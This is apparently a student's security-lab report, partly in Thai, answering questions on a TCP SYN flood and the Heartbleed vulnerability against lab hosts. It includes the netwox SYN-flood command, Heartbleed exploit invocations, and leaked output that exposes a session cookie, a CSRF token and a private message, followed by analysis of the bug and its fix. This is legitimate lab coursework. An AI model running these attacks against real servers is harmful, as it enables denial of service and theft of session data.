

Q1. What is the attacker's IP address?


- IP address ของผู้โจมตีจะ random จากการที่ทำ spoof

Q2. What command did you use to run the attack?


- `netwox 76 -i "127.0.0.1" -p "80"`

Q3. How do you know the attack is successful? Hint: Use the browser on your notebook to access the webpage. What should happen if the attack is successful?

- ไม่สามารถเข้าถึง website ได้ดังรูป



Q4. “netwox” performs the TCP SYN Flood attack using spoofed IP addresses. Give some examples of the spoofed IP addresses you see on the target machine.



Q5. In the TCP SYN Flood attack, what resource on the server side is exhausted? What is the number of resources available, and how many of those resources get used up in the attack?

- ในตอนเริ่มต้นมีว่างอยู่ 512 และใช้ไป 1 เพราะทดสอบเข้า website ด้วย IP Address ของเครื่อง VM จากเครื่อง notebook และถูกจองใช้ไป 257 หลังจากการโจมตี (เปิด port รอฝ่ายเดียว)

```
Terminal
[09/30/2022 23:01] seed@ubuntu:~$ sudo sysctl -q net.ipv4.tcp_max_syn_backlog
[sudo] password for seed:
net.ipv4.tcp_max_syn_backlog = 512
[09/30/2022 23:03] seed@ubuntu:~$

[10/01/2022 00:20] seed@ubuntu:~$ ss -n state syn-recv sport = :80 | wc -l
257
```

Q6. How do TCP SYN cookies prevent this type of attack?

- เป็นการใส่ **sequence number** ในการเก็บข้อมูลของ SYN queue entry แทนการใส่ queue ตรง ๆ หากยังไม่ได้รับ response ทำให้ queue ไม่เต็ม

Q7. For each piece of secret that you steal from the Heartbleed attack, you need to show the screenshots as the proof. Upload a pdf of your screenshots.

- จากรูปจะเห็นว่าใน 2 บรรทัดด้านล่างจะมีข้อมูล ข้อความที่เราส่งหา Bobby

```
.@.AAAAAAAAAAAAAAAAABCDEFHGHIJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#...../5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/105.0.0
Safari/537.36
sec-ch-ua-platform: "macOS"
Accept: image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: image
Referer: https://www.heartbleedlabelgg.com/messages/inbox/admin
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,th;q=0.8
Cookie: Elgg=utacgheibnhmqtj75iqc2952s5

.....
@.p78|..compose?send_to=40
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,th;q=0.8
Cookie: Elgg=utacgheibnhmqtj75iqc2952s5

.....wT0.[:W/deflate, br
Accept-Language: en-US,en;q=0.9,th;q=0.8
Cookie: Elgg=utacgheibnhmqtj75iqc2952s5

__elgg_token=c85ec5d9f734ff6d2152237e7f50926e&__elgg_ts=1664610361&recipient_guid=40&subject=Hey+Dude&body=Dude%2C+this+is+secret+stuff%2C+
you+must+keep+this+between+us.+Never%2C+never+tell+anyone+this+secret+stuff.....-JjB.....]
```

Q8. For the Heartbleed attack, explain how you did the attack, and what your observations are.

- เมื่อลองทำการ **run attack.py** หลาย ๆ ครั้งจะมี output ออกมาซึ่งเป็นข้อมูลที่หลุดจาก server และผลลัพธ์จะเริ่มออกมาเวียนซ้ำ

Q9: As the length variable decreases, what kind of difference can you observe?

- เมื่อ length variable ลด ผลลัพธ์จะค่อย ๆ ตื้นลง

```
[shhria@Suchakrees-Air ~> python2 ./Downloads/attack.py www.heartbleedlabelgg.com --length 2000]

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)

#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####

...AAAAAAAAAAAAAAAAAAAAABCDEFGHJKLMNOPABC...
...!.9.8.....5.....
.....3.2.....E.D...../...A.....I.....
.....
.....#.....er-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/105.0.0.0 Safari/537.36
sec-ch-ua-platform: "macOS"
Accept: */*
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: no-cors
Sec-Fetch-Dest: script
Referer: https://www.heartbleedlabelgg.com/messages/compose?send_to=40
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9,th;q=0.8
Cookie: Elgg=utacgheibnhmqjtj75iqc2952s5

..g8....7...f.R9.....Fk..u.
```

Q10: As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary, the Heartbeat query will receive a response packet without attaching any extra data (which means the request is benign). Please find that boundary length. You may need to try many different length values until the web server sends back the reply without extra data. To help you with this, when the number of returned bytes is smaller than the expected length, the program will print "Server processed malformed Heartbeat, but did not return any extra data." What is the boundary length?

- จากการลองทำโดยลดไปเรื่อย ๆ พบว่า boundary length คือ 23 เพราะเมื่อ assign ค่าเป็น 22 หรือต่ำกว่าจะแสดงค่าแค่ .F

```
[shrria@Suchakrees-Air ~> python2 ./Downloads/attack.py www.heartbleedlabelgg.com --length 22
```

```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
```

```
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
#####
.F
```

```
[shrria@Suchakrees-Air ~> python2 ./Downloads/attack.py www.heartbleedlabelgg.com --length 23
```

```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-0160)
```

```
#####
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is vulnerable!
Please wait... connection attempt 1 of 1
#####
...AAAAAAAAAAAAAAAAAAAAABC.....V..M.U...
```

Q11. Try your attack again after you have updated the OpenSSL library. Are you successful at stealing data from the server after the upgrade?

- ไม่สำเร็จในการขโมยข้อมูล

Q12. Please point out the problem from the code and provide a solution to fix the bug (i.e., what modification is needed to fix the bug). You do not need to recompile the code; just describe how you can fix the problem.

- Code ผิดที่บรรทัด 17 เนื่องจากควรตรวจสอบค่าความยาวใน `client request`

Q13. Comment on the following discussions by Alice, Bob, and Eva regarding the fundamental cause of the Heartbleed vulnerability: Alice thinks the fundamental cause is missing the boundary checking during the buffer copy; Bob thinks the cause is missing the user input validation; Eva thinks that we can just delete the length value from the packet to solve everything. Who do you agree and disagree with, and why?

- เห็นด้วยกับ Alice และ Bob เพราะ การตรวจสอบ `boundary` และ `user input` ทำให้ผู้ร้ายที่พยายามใส่ค่าเกิน ไม่สามารถขโมยข้อมูลได้ เพราะระบบได้ทำการตรวจสอบค่าเหล่านั้นแล้วว่าผิดปกติหรือไม่ แต่ไม่เห็นด้วยกับ Eva เพราะ อาจจะทำให้การทำงานนั้นผิดพลาดได้